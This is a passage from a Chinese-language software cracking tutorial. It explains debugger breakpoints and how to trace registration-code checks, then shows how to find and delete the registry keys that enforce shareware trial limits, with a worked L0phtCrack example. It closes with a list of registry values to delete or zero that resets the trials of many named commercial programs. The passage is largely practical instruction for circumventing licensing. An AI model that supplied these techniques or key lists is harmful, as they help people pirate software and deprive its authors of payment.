6、关于破解教程中程序代码地址问题：破解教程中都会放上一部分程序代码以帮助讲解程序的分析方法，例如下面的一段程序代码：

```
.....  
0167:00408033PUSH00  
0167:00408035PUSHEBX  
0167:00408036Call [USER32!EndDialog]  
0167:0040803CJMP0040812C  
.....
```

在这里程序中的代码地址如0167:00408033，其代码段的值（即0167）有可能根据不同的电脑会有区别，不一定一模一样，但偏移值应该是固定的（即00408033不变），所以如果看到破解文章里的程序代

码的地址值和自己的电脑里不一样，不要以为搞错地方了，只要您的程序代码正确就不会有问题。

7、关于如何设置断点的问题：正确恰当的设置好断点对于快速有效的解密非常重要，好的断点设置可以使迅速找到关键的程序段，而不恰当的断点则会对解密造成不必要的精力消耗，甚至根本就不能拦截到程序的运行。但是具体什么时候用什么断点比较合适很难说，这需要自己用经验去累积，总的说来bpxhmemcpy这个万能断点对大多数注册码方式的软件都有用，不妨多试试这个断点。对于那些需要暴力破解的非注册码方式的软件，通常应该拦截对话框（如bpxDialogBox）和消息框（如bpxMessageBox(A)）等。不论对于哪一类软件，当设置的断点均没有效果时，可是试一下bpxlockmytask,这个断点的作用是拦截任何一个按键的动作，具体常用的一些断点设置请参考“工具篇”中的“破解常用断点设置”一文。另外，在注册码的破解中通常需要输入用户名和注册码，一般说来用户名和密码都可以随意输入，但是根据我自己的经验，很多软件对于注册码都会逐位的进行处理，假如输入“78787878”这串数字，那么在跟踪程序的时候就无法知道当时所看到的“78”到底是

哪一个“78”，所以用“12345678”这样的注册码输入方式，这样的话就能知道程序是在对注册码的哪一位进行运算，同样的对于那些需要输入较长序列号的软件，输入类似“12345-67890-ABCDEF”这样的序列号较好。不过有一点大家需要特别的注意：上面讲的注册码输入方式“12345678”是针对拦截 Win32API 函数来说的，假如有些时候直接拦截 Win32API 函数难以找到程序的突破口，而要借助于“S”指令在内存中寻找输入的用户名或注册码时，就最好不要采用“12345678”作为注册码，因为内存中很可能有许多的“12345678”字符串，这样没有办法知道到底要破解的程序使用的是哪一个“12345678”，所以应该选择一个不易和内存数据相同的注册码，比如：74747474，对应的搜索指令为：S30:0LFFFFFFF' 74747474'。当然，以上只是例子说明而已，具体用什么样的输入形式可以根据个人的爱好、习惯来定，不必拘束于某一固定的模式。

8、关于如何跟踪程序的问题：初学者在开始学习解密的时候往往不知道怎么样去跟踪程序，怎么样找到注册码比较的地方，当面对长长的一堆程序代码时显得不知所措。通常软件的程序内部都会利用一个子程序（即 Call\*\*\*\*\*）去验证输入的注

册码正确与否，对于注册码显式存在的程序，一般都会将所输入的注册码和正确的注册码放进寄存器，然后调用验证子程序进行判断，将结果返回，应用程序根据子程序返回的结果决定是否注册成功，这样的程序经常具有如下的形式：

\*\*\*\*:\*\*\*\*\*MOVEAX, [\*\*\*\*\*] (或PUSHEAX  
等形式)

\*\*\*\*:\*\*\*\*\*MOVEDX, [\*\*\*\*\*] (或PUSHEDX  
等形式)

\*\*\*\*:\*\*\*\*\*Call\*\*\*\*\*

\*\*\*\*:\*\*\*\*\*TESTEAX, EAX (或TESTAL, AL,  
或是没有这一句等形式)

\*\*\*\*:\*\*\*\*\*JNZ\*\*\*\*\* (或JZ\*\*\*\*\*等  
形式)

其中EAX和EDX指向的内存区域就是输入的注册码和正确的注册码，这里的寄存器EAX和EDX是随意写的，也可以是ECX, EBX, EDI, ESI 等等。对于注册码隐式存在的程序，虽然不能直接看到正确的注册码，但是通常也是先将所输入的注册码地址放进某个寄存器，然后调用子程序去验证，破解时就需要进入子程序去分析注册算法。总之，看到子程序 (Call\*\*\*\*\*) 后面跟着跳转指令 (JNZ\*\*\*\*\*)

或JZ\*\*\*\*\*)的地方就应该提高警惕,多用DEAX(或EBX、ECX、EDX、EDI、ESI...等)去看看寄存器指向的内存区域藏着什么东西。有一点要提醒大家:看见程序中使用下面这个函数是要注意,即GetDlgItenInt,这个API函数的作用是将输入的文本转化为整数,所以这类程序中是不会有显示存在的注册码的,因为注册码被转换为整数了,程序通常会用CMPECX, EDX这种类型的指令去验证注册码的正确性,这里ECX和EDX中存的就是所输入注册码和正确注册码的整数形式,此时可以用?edx和?ecx看到其十进制形式,即输入的形式。

9、关于软件的反安装问题:经常使用某些软件时都会遇到一个问题,就是共享软件过期之后即使删掉原程序重新安装,程序依然不能用,还是一样提醒您试用期已过请注册;或者是您已经破解了某个软件,但是还想继续研究它,但是因为软件已经注册好,没有了注册选项,这时您即使彻底删掉程序再重新安装软件,结果程序运行后还是注册过的。遇到这样的情况,其实原因很简单,因为程序将注册或过期信息存在了系统注册表里,所以简单的重新安装软件是无济于事的。解决的办法就是自己删掉注册表中有关的信息,但是因为注册表是Windows

系统工作的基础，如果不小心就很可能损坏它而引起系统异常，所以如果您对注册表不是很熟的话，应该在修改之前备份一下注册表。不论是修改还是备份注册表都可以使用 Windows 下的注册表管理工具“REGEDIT”来进行，一种办法是在“开始→运行”下输入“regedit”启动它，也可以直接点击“C:\Windows\regedit.exe”来运行。大部分的应用软件都会将自己的信息存在如下的路径中：HKEY\_LOCAL\_MACHINE\Software、HKEY\_LOCAL\_MACHINE\Software\Microsoft、HKEY\_CURRENT\_USER\Software、HKEY\_CURRENT\_USER\Software\Microsoft 或 HKEY\_USERS\.\DEFAULT\Software 下，具体是哪个地方依据不同的程序而有所不同，只要按上面的顺序肯定能找到有关应用程序的键，然后将和用户名及注册码有关的键值删掉就搞定了。

10、关于破解练习的问题：学习破解需要大量的练习，对于破解目标的选择，初学者不宜以大型的、著名的软件为目标，因为这些软件通常加密较为复杂，破解不易，应该选择一些比较不出名的、小型的和早些时候的共享软件来练习，因为加密相对简单的软件有利于初学者快速掌握破解思想和技能。



至于习题的来源则很广泛，可以从网上下载，也可以去市面上购买一些共享软件光盘。

## 2.5 破解时的软件分析

在进行软件的破解、解密以及计算机病毒分析工作中，一个首要的问题是对软件及病毒进行分析。这些软件都是机器代码程序，对于它们分析必须使用静态或动态调试工具，分析跟踪其汇编代码。

### 一、从软件使用说明和操作中分析软件

欲破解一软件，首先应该先用用这软件，了解一下功能是否有限制，最好阅读一下软件的说明或手册，特别是自己所关心的关键部分的使用说明，这样也许能够找点线索。

### 二、静态反汇编

所谓静态分析即从反汇编出来的程序清单上分析。

### 从提示信息入手进行分析

目前，大多数软件在设计时，都采用了人机对话方式。所谓人机对话，即在软件运行过程中，需要由用户选择的地方，软件即显示相应的提示信息，并等待用户按键选择。而在执行完某一段程序之后，

便显示一串提示信息，以反映该段程序运行后的状态，是正常运行，还是出现错误，或者提示用户进行下一步工作的帮助信息。为此，如果我们对静态反汇编出来的程序清单进行阅读，可了解软件的编程思路，以便顺利破解。常用的静态分析工具是Win32DASM、IDA和Hiew等。

### 三、动态跟踪分析

虽然从静态上可以了解程序的思路，但是并不可能真正地了解软件的细节，如静态分析找不出线索，就要动态分析程序，另外，碰到压缩程序，静态分析也无能为力了，只能动态分析了。所谓动态分析是利用Soft-ice或TRW2000一步一步地单步执行软件。为什么要对软件进行动态分析呢？这主要是因为：

1、许多软件在整体上完成的功能，一般要分解成若干模块来完成，而且后一模块在执行时，往往需要使用其前一模块处理的结果，这一结果我们把它叫中间结果。如果我们只对软件本身进行静态地分析，一般是很难分析出这些中间结果的。而只有通过跟踪执行前一模块，才能看到这些结果。另外，在程序的运行过程中，往往会在某一地方出现许多分支和转移，不同的分支和转移往往需要不同的条



件，而这些条件一般是由运行该分支之前的程序来产生的。如果想知道程序运行到该分支的地方时，到底走向哪一支，不进行动态地跟踪和分析是不得而知的。

2、有许多软件在运行时，其最初执行的一段程序往往需要对该软件的后面各个模块进行一些初始化工作，而没有依赖系统的重定位。

3、有许多加密程序为了阻止非法跟踪和阅读，对执行代码的大部分内容进行了加密变换，而只有很短的一段程序是明文。加密程序运行时，采用了逐块解密，逐块执行和方法，首先运行最初的一段明文程序，该程序在运行过程中，不仅要完成阻止跟踪的任务，而且还要负责对下一块密码进行解密。显然仅对该软件的密码部分进行反汇编，不对该软件动态跟踪分析，是根本不可能进行解密的。

由于上述原因，在对软件静态分析不行的条件下，就要进行动态分析了。那么如何有效地进行动态跟踪分析呢？一般来说有如下几点：

#### 1、对软件进行粗跟踪

所谓粗跟踪，即在跟踪时要大块大块地跟踪，也就是说每次遇到调用Call指令、重复操作指令REP. 循环操作Loop指令以及中断调用INT指令等，一般



不要跟踪进去，而是根据执行结果分析该段程序的功能。

## 2、对关键部分进行细跟踪

对软件进行了一定程度的粗跟踪之后，便可以获取软件中我们所关心的模块或程序段，这样就可以针对性地对该模块进行具体而详细地跟踪分析。

一般情况下，对关键代码的跟踪可能要反复进行若干次才能读懂该程序，每次要把比较关键的中间结果或指令地址记录下来，这样会对下一次分析有很大的帮助。

软件分析是一种比较复杂和艰苦的工作，上面的几点分析方法，只是提供了一种基本的分析方法。要积累软件分析的经验需要在实践中不断地探索和总结。



## 第三章 破解应用

### 3.1 应用Win9X注册表破解

#### 3.1.1 基础、技巧介绍

在这介绍一些注册表的基本知识。以前学的破解方法都是通过反汇编直接跟踪调试程序，然后更改该程序，今天换一种方法，那就是修改注册表。首先用前一种方法，因为这种方法所用时间和精力较少，速度较快，这个方法行不通了，再用第二种方法，通过两种方法的运用，基本都能将其破解。

从Windows95开始，Microsoft在Windows中引入了注册表（英文为Registry）的概念（实际上原来在WindowsNT中已有此概念）。注册表是Windows95及Windows98的核心数据库，表中存放着各种参数，直接控制着Windows的启动、硬件驱动程序的装载以及一些Windows应用程序运行的正常与否，如果该注册表由于某种原因受到了破坏，轻者使Windows的启动过程出现异常，重者可能会导致整个Windows系统的完全瘫痪。因此正确地认识、修改、及时地备份以及有问题时恢复注册表，对Windows用户来

说就显得非常重要了。

切记：在改动注册表前务必进行备份，以防不测。

而当Windows98不能正常启动时，可在DOS方式下运行 Scanreg/Restore，以恢复注册表。如果您只是想修改系统设置，最好使用专门的工具软件（如侠客修改器）；如果您确实要手工修改注册表，建议在修改前做好备份。如果注册表遭到破坏Windows将不能正常运行，所以必须经常的备份注册表（其实Windows在每次启动成功时都会备份注册表，System.dat 备份为 System.da0，User.dat 备份为 User.da0 文件存放在Windows所在文件夹，属性为系统与隐藏）。

常用的注册表备份方法和工具很多，大家可以根据个人选择一个。如利用注册表编辑器中的“导出注册表文件”即可导出一份扩展名为.reg的文件。推介用的备份工具是利用Windows光盘上Other\Misc\ERU\ERU.exe 紧急事故恢复工具(EmergencyRecoveryUtility)该工具小巧，功能却不错，很实用，可以备份 sysytem.ini、Win.ini、msDOS.sys、System.dat 等所有的系统文件。使用方法很简单，运行ERU，选择一路径（默认是A盘）

如：C:\ERD 备份，以后如需恢复，则在DOS下进入C:\erd目录，运行ERD，就可完整恢复整个系统配制文件的还原，是不是很简单。

一般在破解一软件之前，先备份注册表一下，然后才安装该软件，这样做有两个原因，一是：因为您在破解某些软件有这种情况，寻找关键点时，在这时改动某一代码以验证自己的判断（如 reax,0），这时正确注册成功，此时您再想回到那里看一看究竟，重装该软件都没用，永远是正版软件了，除非您重装系统。此时您只要还原注册表和配制文件，再重装该软件，又可注册了，这次您就可好好研究它一下了……，当然这种情况少见，但还时有的。二是：如果跟踪调试不能成功，只好分析注册表了，所以事先备份是很明智。

另外，谈一下整个Windows系统备份，当然不是为了破解一软件要备份一系统。这样做有两个原因，一是：安装软件不是为了用它，而是破解，完了以后就删除，虽然现在软件基本能反删除，但总是有软件会留些垃圾下来的，所以时间一长，您的Windows就越来越庞大了，整个系统的性能下降。二是：破解某些软件有可能采取这种方法，如破开天辟地2时，备份了系统，比较其内部文件变化，结果发现

human.ini 变化了，当然现在也许有这方面的软件，但还是比较少。

开始，首先要说明的是目前的备份软件很多，也很方便，如ghost等，所以个人还是根据自己的习惯选择方法。下面介绍Windows两个备份办法：

一、在Windows下的DOS窗口用xcopy命令，xcopyc:\Windows\\*. \*c:\Winbak/s/e/h/k/y/c,各参数意思大家用xcopy/?理解。这样您的系统就备份在Winbak目录下了。注意：该命令需在Windows的DOS窗口下运行，因为您在纯DOS下运行xcopy或xcopy32将不支持长文件名和h参数下的拷贝隐含和系统文件。

二、打开资源管理器，选择菜单的“查看”→“选项”→“查看”选中“显示所有文件”，也就是说在资源管理器下能查看所有的文件（系统、隐含、只读等）。好已完成一半了，然后进入Windows目录，您会看到所有的文件，然后选定全部所有的文件（Ctrl+A），（是不是有人在说，这种方法早试过，不行），当然这样您复制系统不到一半就会保护性中断，到底是什么原因导致复制中断呢？知道Windows系统使用临时文件作为虚拟内存，明白了吧，关键在此，这文件是Win386.SWP，刚才复制到这个文件

中断了，下面就简单了，在Windows下全选中后，找到Win386.SWP文件，按住Ctrl键同时，用鼠标点一下，结果是除了这文件外别的都选中。然后复制到事先建好一目录下。这样Windows系统备份结束，这是您比较两个目录大小不一样，没关系，因为您没复制Win386.SWP，所以有差别，这是临时文件，不影响系统完整。下次您要重装系统时只要在纯DOS下用ren命令改两个目录名称就行了。另外有点要注意，没备份C盘根目录下的配制文件，最好备份一下，用ERU或手动。您完成备份后一定要验证一下，不然没有完全备份就出现了问题。验证方法：在纯DOS下用REN命令改目录名，如：renWindowsWin，renWinbakWindows即可，这里假设Winbak是您刚备份的目录。

推荐大家用第二种方法，这种方法简单，并且不容易出错，您以后再也不用重装系统了，第一次装好Windows后，赶紧备份一个Windows复本，这样会节省您的不少宝贵时间。当然您要备份整个硬盘还是用专业的软件，如：ghost，不然速度慢。

下面就接触一下注册表，可以在“开始”菜单中，“运行”按钮，键入regedit就可打开注册表，再次强调一下，不要乱改，它是您Windows的命根子，



改之前一定要备份。不然您的 Windows 启动不起来哪就不好了！来认识下它的各项含义：

### 六大根键的作用

在注册表中，所有的数据都是通过一种树状结构以键和子键的方式组织起来，十分类似于目录结构。每个键都包含了一组特定的信息，每个键的键名都是和它所包含的信息相关的。如果这个键包含子键，则在注册表编辑器窗口中代表这个键的文件夹的左边将有“+”符号，以表示在这个文件夹中有更多的内容。如果这个文件夹被用户打开了，那么这个“+”就会变成“-”。

#### 1、HKEY\_USERS

该根键保存了存放在本地计算机口令列表中的用户标识和密码列表。每个用户的预配置信息都存储在 HKEY\_USERS 根键中。HKEY\_USERS 是远程计算机中访问的根键之一。

#### 2、HKEY\_CURRENT\_USER

该根键包含本地工作站中存放的当前登录的用户信息，包括用户登录用户名和暂存的密码（注：此密码在输入时是隐藏的）。用户登录 Windows98 时，其信息从 HKEY\_USERS 中相应的项拷贝到 HKEY\_CURRENT\_USER 中。



### 3、HKEY\_CURRENT\_CONFIG

该根键存放着定义当前用户桌面配置(如显示器等)的数据,最后使用的文档列表(MRU)和其他有关当前用户的Windows98中文版的安装的信息。

### 4、HKEY\_CLASSES\_ROOT

包含注册的所有ole信息和文档类型,是从HKEY\_LOCAL\_MACHINE\Software\Classes复制的。根据在Windows98中文版中安装的应用程序的扩展名,该根键指明其文件类型的名称。

### 5、HKEY\_LOCAL\_MACHINE

该根键存放本地计算机硬件数据,此根键下的子关键字包括在SYSTEM.DAT中,用来提供HKEY\_LOCAL\_MACHINE所需的信息,或者在远程计算机中可访问的一组键中。

该根键中的许多子键与System.ini文件中设置项类似。

### 6、HKEY\_DYN\_DATA

该根键存放了系统在运行时动态数据,此数据在每次显示时都是变化的,因此,此根键下的信息没有放在注册表中。

### 认识键和子键

注册表通过键和子键来管理各种信息。但是,注

册表中的所有信息是以各种形式的键值项数据保存下来。在注册表编辑器右窗格中，保存的都是键值项数据。这些键值项数据可分为如下三种类型：

### 1、字符串值

在注册表中，字符串值一般用来表示文件的描述、硬件的标识等。通常它由字母和数字组成，最大长度不能超过255个字符。其实，使用注册表编辑器将这些键值项数据导出后，其形式与INI文件中的设置行完全相同。

### 2、二进制值

在注册表中，二进制值是没有长度限制的，可以是任意个字节长。在注册表编辑器中，二进制以十六进制的方式显示出来。

### 3、DWORD 值

DWORD 值是一个32位（4个字节，即双字）长度的数值。在注册表编辑器中，您将发现系统会以十六进制的方式显示DWORD值。在编辑DWORD数值时，可以选择用十进制还是十六进制的方式进行输入。

另外：对注册表信息的注册和修改，一般由以下几点实现：

安装Win9X时，由安装程序注册系统信息；

安装应用程序时，由安装程序注册该程序的配

置信息:

添加新硬件时, 由系统即插即用功能监测并注册的信息:

通过控制面板或属性对话框改变系统属性与设置而实现的信息变更:

通过注册表编辑器对信息进行手工修改。

### 3.1.2 注册表分析工具

通过前面的学习基本了解注册表的一些常识, 那到底怎么知道软件在注册表做过什么手脚呢? 这里推荐两个工具给大家, 用它什么问题迎刃而解。

一、tianwei 的 RegShot;


二、Regsnap2.6。

这两个都不错。它们可以详细地向您报告注册表及其他与系统有关项目的修改变化情况。RegSnap 对系统的比较报告非常具体, 对注册表可报告修改了哪些键, 修改前、后的值各是多少; 增加和删除了哪些键以及这些键的值。报告结果既可以以纯文本的方式, 也可以html网页的方式显示, 非常方便。

附:

RegShot 的使用举例

我们经常听到商业软件或共享软件的作者们对



Cracker 们的愤怒：修改了代码；写了注册器；让他们的辛苦付之东流；软件既然在 Cracker 们的机器上运行，那他们就要控制它了，这不仅仅是 Cracker 们的想法。怎样控制它而又不违反商业软件或共享软件作者们的约束呢？

那么在这介绍几种方法，满足您的要求：

那我们就，不修改软件的代码，不反汇编它，甚至根本不跟踪它的运行，而只看看它留下什么脚印。

RegShot 的原理是这样的：在运行该软件之前作个记录，在运行它之后作个记录。比较二者的差别。很简单！

如 CleanSweep 做得非常好，它能记录一个软件安装过程，如果您到了期限还想用，那么就反安装一次，再装一下就可以了。但问题在于，您有可能将有用的设置，辛苦的工作成果都给 Uninstall 了。而实际上您可以只改动很小的地方，可以达到这样的效果。

以下是一个利用 RegShot 来狼吃狼的例子：所谓狼吃狼，是指此次的“样品”是个比较不“正派”的软件，是个安全性检测 NT 密码的软件 -LOpht Crackv2.5。但微软说这是个很好的 NT 密码安全性检测工具，而且这个软件现在也是以共享形式出现

的，需要注册，不注册的话有 15 天的时限，而且时间到后，即使自身反安装，再安装一次也无用。

1、首先，在安装前用 RegShot 做一次 Shot，按下“1stShot”按钮，如果您想附带对 system.ini, Win.ini 等的监察的话，请在按下按钮前选定“IncludeWin.ini...”复选框。如果您想存盘记录此次 shot 的话，就选定“StoreKeys&values...”复选框。

2、运行 L0phtCrack2.5 的安装程序。

3、安装结束后，用 Regshot 再作一次 Shot，按“2ndShot”。

4、用 RegShot 的“Compare”按钮，您会看到结果如下：

```
**OriginalcontentsMaybedeletedormodified**  
H.L.K\SOFTWARE\Description\Microsoft\Rpc\  
UuidPersistentData\LastTimeAllocated:  
602B52AFDAA4D301  
W.D\SYSTEM.INI:01BF38DB191D310000  
00095500000020  
W.D\WAVEMIX.INI:01BF38DAD3F8FF000000  
003600000020  
W.D\POWERPNT.INI:01BF38DAD3F8FF
```



000000003C00000020

W.D\SYSTEM.DAT:01BF38DB1A4E5E

000024A4F400000027

W.D\USER.DAT:01BF38A5FFADC2000

0054234000000020

**\*\*Keys&ValuesModified|Addedinthe2ndShot\*\***

H.L.K\SOFTWARE\Microsoft\Windows\Current  
Version\Uninstall\L0phtCrack2.5

H.L.K\SOFTWARE\Microsoft\Windows\CurrentV  
ersion\Uninstall\L0phtCrack2.5\UninstallString:  
"C:\Win95\uninst.exe-f"C:\ProgramFiles\L0pht  
Crack2.5\DeIsL1.isu"-c"C:\ProgramFiles\L0pht  
Crack2.5\\_ISREG32.dll""

H.L.K\SOFTWARE\Microsoft\Windows\Current  
Version\Uninstall\L0phtCrack2.5\DisplayName:  
"L0phtCrack2.5"

H.L.K\SOFTWARE\Description\Microsoft\  
Rpc\UuidPersistentData

\LastTimeAllocated:C08D378A11A5D301

H.L.K\SOFTWARE\L0phtHeavyIndustries

H.L.K\SOFTWARE\L0phtHeavyIndustries\L0phtCrack2.5

H.L.K\SOFTWARE\L0phtHeavyIndustries\

L0phtCrack2.5\2.5

H.L.K\System\CurrentControlSet\control\Shutdown\  
SetupProgramRan:0x00000002

W.D\SYSTEM.INI:01BF38DB2E925B0000  
00095500000020

W.D\WAVEMIX.INI:01BF38DB2E925B000000  
003600000020

W.D\POWERPNT.INI:01BF38DB2E925B000000  
003C00000020

W.D\SYSTEM.DAT:01BF38DB4538B2000024A4  
F400000027

W.D\USER.DAT:01BF38DB4B2E930000054  
23400000027

我们看到，安装程序在Uninstall处装了键，这很正常，在HKEY\_LOCAL\_MACHINE\SOFTWARE\处开了个L0phtHeavyIndustries的入口，这也很正常。

5、为了确保万一，我们用“clear”按钮清除历史记录，在未运行l0phtcra.exe之前再作一次Shot，按“1stShot”按钮。

6、运行l0phtcra.exe，并结束它。

7、在Regshot中做“2ndShot”，并“compare”，结果如下：



```
**Original contents May be deleted or modified**  
W.D\USER.DAT:01BF38DB4B2E930000054  
23400000027
```

```
**Keys&Values Modified|Added in the 2nd Shot**  
H.U\Default\Software\Microsoft\Windows\  
CurrentVersion\Network
```

```
H.U\Default\Software\Microsoft\Windows\  
CurrentVersion\Network\Tmp
```

```
H.U\Default\Software\L0pht
```

```
H.U\Default\Software\L0pht\L0phtCrack
```

```
H.U\Default\Software\L0pht\L0phtCrack\  
AdminGroupName:"Administrators"
```

```
H.U\Default\Software\L0pht\L0phtCrack\  
WordList:
```

```
"C:\ProgramFiles\L0phtCrack2.5\words-  
english"
```

```
H.U\Default\Software\L0pht\L0phtCrack\Install:  
0x0C4684F2
```

```
W.D\USER.DAT:01BF38DB8CBF3E00000542340  
0000027
```

注意:

这里, 我们看到, l0phtcra.exe 在第一次运行



时对注册表的改动！

8、您可以多作几次，可以发现10phtcra.exe在以后的运行中都不对注册表作变化！

9、把时间调超过其期限(超过15天)，果然不能再运行，然后再安装，还是不能运行。

10、在第9步时对Uninstall程序做一次比较，看看到底10phtcrack在注册表中留下什么没有去除，导致它认识您的机器，知道它在这台机器上安装过。结果如下：

```
**Original contents may be deleted or modified**
```

```
H. L. K\SOFTWARE\Microsoft\Windows\Current  
Version\Uninstall\L0phtCrack2.5
```

```
H. L. K\SOFTWARE\Microsoft\Windows\Current  
Version\Uninstall\L0phtCrack2.5\UninstallString:  
"C:\Win95\uninst.exe-f"C:\ProgramFiles\  
L0phtCrack2.5\DeIsL1.isu"-c"C:\ProgramFiles\  
L0phtCrack2.5\_ISREG32.dll"
```

```
H. L. K\SOFTWARE\Microsoft\Windows\Current  
Version\Uninstall\L0phtCrack2.5\DisplayName:  
"L0phtCrack2.5"
```

```
H. L. K\SOFTWARE\L0phtHeavyIndustries
```

```
H. L. K\SOFTWARE\L0phtHeavyIndustries\
```



L0phtCrack2.5

H. L. K\SOFTWARE\L0phtHeavyIndustries\  
L0phtCrack2.5\2.5

W.D\USER.DAT:01BF38DBB8DABF0000054  
23400000027

**\*\*Keys&ValuesModified|Addedinthe2ndShot\*\***

W.D\USER.DAT:01BF38DBD576F70000054  
23400000027

从上面的分析看到，反安装程序只是去除了安装程序所留下的文件，并没有去除 l0pht cra. exe 第一次运行时创建的键值！我们返回看看那个入口：

H. U\Default\Software\L0pht

如果没有 R e g S h o t 这个工具，也能用 Regedit. exe 注册表编辑器来找到这个入口，毕竟名字很好找“L0pht”，于是您会想到，将其删除即可。但如果您此时再装 l0pht crack 的话，却发现怎么也不让您再试用了，剩余天数总是 0。再分析当初的记录，有一个键值很不引人注目：

H. U\Default\Software\Microsoft\Windows\Current  
Version\Network

H. U\Default\Software\Microsoft\Windows\Current  
Version\Network\Tmp

就是它在作怪-Tmp，将其删除即可。

### 3.1.3 修改注册表延期使用（范例）

在下面的破解范例中，具体分析过程就不介绍了，就用上面介绍的方法对付即可，下面的方法只是延期使用，最彻底的破解还是用以前的调试方法改原程序或找出注册码。

rcamaxAnimatedEmailMagic

HKEY\_CURRENT\_USER\Software\Arcamax\EMagic\

2.0\MailOptions

AnimationShop1.0 (PSP 附带)

HKEY\_LOCAL\_MACHINE\SOFTWARE\Classes\CLSID\

{A9CDFB42-BD7F-

11D1-B712-00A0C90AE045}\MSiPID50v (dword) 置

0 或删除

CacheXforIEv2.01

HKEY\_CLASSES\_ROOT\CLSID\{52ABC440-34D6-

11D2-BD9D-00400534FC6D}

MiscStatus 置 0 或删除

Cuteftp2.5

HKEY\_CLASSES\_ROOT\pfc\CFK20

@=0



Cuteftp3.0  
HKEY\_CLASSES\_ROOT\pfc\CFK25  
@=0  
DeskAtWill  
HKEY\_CURRENT\_USER\Software\IdyleSoftware\  
DesksAtWill  
License、InitFlags 置 0 或删除  
MemTurbol.0b  
HKEY\_CURRENT\_USER\Software\Microsoft\Windows\  
CurrentVersion\Explorer  
  \DataViewStream-MT01  
HKEY\_CURRENT\_USER\Software\Microsoft\Windows\  
CurrentVersion\Explorer\  
  DataViewSettings-MT01  
  Settings-MT01 置 0 或删除  
Microangelo98  
HKEY\_CURRENT\_USER\Software\Impact\  
Microangelo98\Evaluation  
  Start=2451385CheckNum=535479LastRan=2451385,  
重装即可  
PaintShopPro5.0  
HKEY\_CLASSES\_ROOT\CLSID\{84124FF1-5D04-

11D1-A575-00A0C96F2B0D} \MS]  
iPID50t、iPID50u 置 0 或删除  
PaintShopPro5.01  
HKEY\_LOCAL\_MACHINE\SOFTWARE\Classes\CLSID\  
{84124FF1-5D04-11D1-A575-  
00A0C96F2B0D} \MS  
iPID501t、iPID501u 置 0 或删除  
PC-cillin98 试用版  
HKEY\_LOCAL\_MACHINE\Software\SYSTEMOLEDDDE\  
KIOPEN\Shell  
ROCKET98=hex:07, 7a, 4e, 23, fc, 29, 2c,  
38, 2c, 2e, 53, 59, 53, 54, 45, 4d, 5c, 4f, 4c,  
45, 删除  
Snagit4.2  
HKEY\_CLASSES\_ROOT\tigans  
@=0 置 0 或删除  
TheBat!  
HKEY\_CURRENT\_USER\Software\RIT\TheBat!  
\Viewer  
Default\_Value (dword)=00008e2c  
ThemeFreak1.2  
HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\



CurrentVersion\MasterInfo

Enabled=False、UsageData=0 置 0 或删除

TurboBrowser98

HKEY\_LOCAL\_MACHINE\Security

Tool1.=hex:e0, 59, 9b, 87, fd, d5, be, 01

删除

HKEY\_LOCAL\_MACHINE\Software\Microsoft\

Windows\CurrentVersion\

Q.Status=hex:e0, 59, 9b, 87, fd, d5, be,

01 删除

VirusScan4.0

HKEY\_LOCAL\_MACHINE\Software\Network

Associates\ECare\LM\FDX5-KAA

Data(hex) 置 0 或删除

WebZip2.3

HKEY\_CURRENT\_USER\Software\Microsoft\IFind

HKEY\_CURRENT\_USER\Software\Microsoft\

Windows\CurrentVersion\

Explorer\Metrics

@=0 置 0 或删除

WebZip3.0

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\  
CurrentVersion\Explorer\

ShellRects

Settings 置 0 或删除

WindowsHelpDesignPro

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\  
Windows\CurrentVersion\URL

news(hex)=00, 00, 00, 00, 60, cf, e1, 40  
删除

lnews(hex)=00, 00, 00, 00, 60, cb, e1, 40  
删除

超级解霸 5.5

HKEY\_LOCAL\_MACHINE\Software\Microsoft\  
Windows\CurrentVersion\Setup

RunTime(dword)=ffffffff

Crystal3DIMPACT!Pro

HKEY\_CLASSES\_ROOT\JSMP-R. Manager.1

RunFlags=EP2PAVTZJW803ICCUXMP

Explor2000

HKEY\_CURRENT\_USER\Software\CMaufroy\  
Explor2000

BS(hex) 置 0 或删除



HKEY\_CURRENT\_USER\Software\CMaufroy\  
Explor2000\Main

MS(hex) 置0 或删除

ResplendentRegistrar1.07

HKEY\_CURRENT\_USER\Software\ResplendenceSp\  
ResplendentRegistrar\Settings

2C8FD321-C523034A,A4358739-43D89234 置0或  
删除

## 3.2 软件加密功能破解

### 3.2.1 破解的常用方法

在下面将介绍在破解中常用到的一些常用方法。

1、利用S命令查找字符串

S命令是在内存中搜寻特定数据，很常用，其一般格式：

S[-cu][address]lengthdata-list

address:搜索的起始地址。

length:搜索的长度(字节长)。

data-list:可以是一系列字节，也可以是字符串，字符串可以用单引号，也可以用双引号括住。



-c:使查找区分大小写。

-u:查找Unicode编码的字符串。

例:

SOLFFFFFFFF' string' (从 0 到 FFFFFFFF 找 'string')

SOLFFFFFFFF42, 75, 4C, 4C6554 (查找十六进制串 42754C4C6554)

S30:0Lffffffff' string' 这条命令是在整个4GB 虚拟地址范围里搜寻字符串' string'

在此例中 30:0 中的“0030”是什么意思?

在Win的保护模式下CS, DS, ES, FS, GS 不叫段寄存器, 叫段选择器! 在保护模式中, 内存分为了好多的段, 在trw下用gdt就可以看到段的编号, 类型, 开始物理地址, Size, 属性。让我们看看编号 0030 是什么。

编号类型开始物理地址SIZE 属性

0030data320000000FFFFFFFFF0ewa

这个段是 32 位数据类型, 长度为 4G, 我们还可以看到很多的段, 它们有可能会指向同一个物理地址, 但它们的类型, 属性可能不同! 如一些段指向的地址是不可读写的, 但另外一个段指向的同一物理地址是可读写的! 如果我们通过不可写的那段的



编号放到段选择器，然后进行读写操作，肯定做成死机。但换了另外一个段对同一个地方读写那就没问题！保护模式的内存管理挺有趣的，大家不妨看看这方面的书。

## 2、如何比较两文件的不同

(1) 用 Wdasm 反来后，用 Ultraedit 来比较；

(2) 用 HexWorkshop3.0 来直接比较两 exe；

(3) 您也可用补丁制作工具 CodeFusion3.0 来比较两文件，具体参考补本制作。

方法还有很多就此不再一一列出

## 3、如何截取汇编文本代码

(1) Soft-ice 第一步运行 Soft-ice 的 symbolloader 快捷方式，打开菜单的“Soft-iceinitialisationsettings”选项。将历史缓冲区(historybuffer)调大些(默认为 256, 不能放足够的缓冲数据)。然后切换到 Soft-ice 调试画面下，来到您要抓取的地方，反汇编这些代码，如：UCS:EIPL1000，立即按 Ctrl+D 返回到 Windows 环境，再次来到 Symbolloader 程序，选择 File/SaveSoft-iceHistoryAs...

(2) 在 Soft-ice 基础下，装载 Icedump6.016，用:/Screendump 抓取。不加参数命令:/Screendump

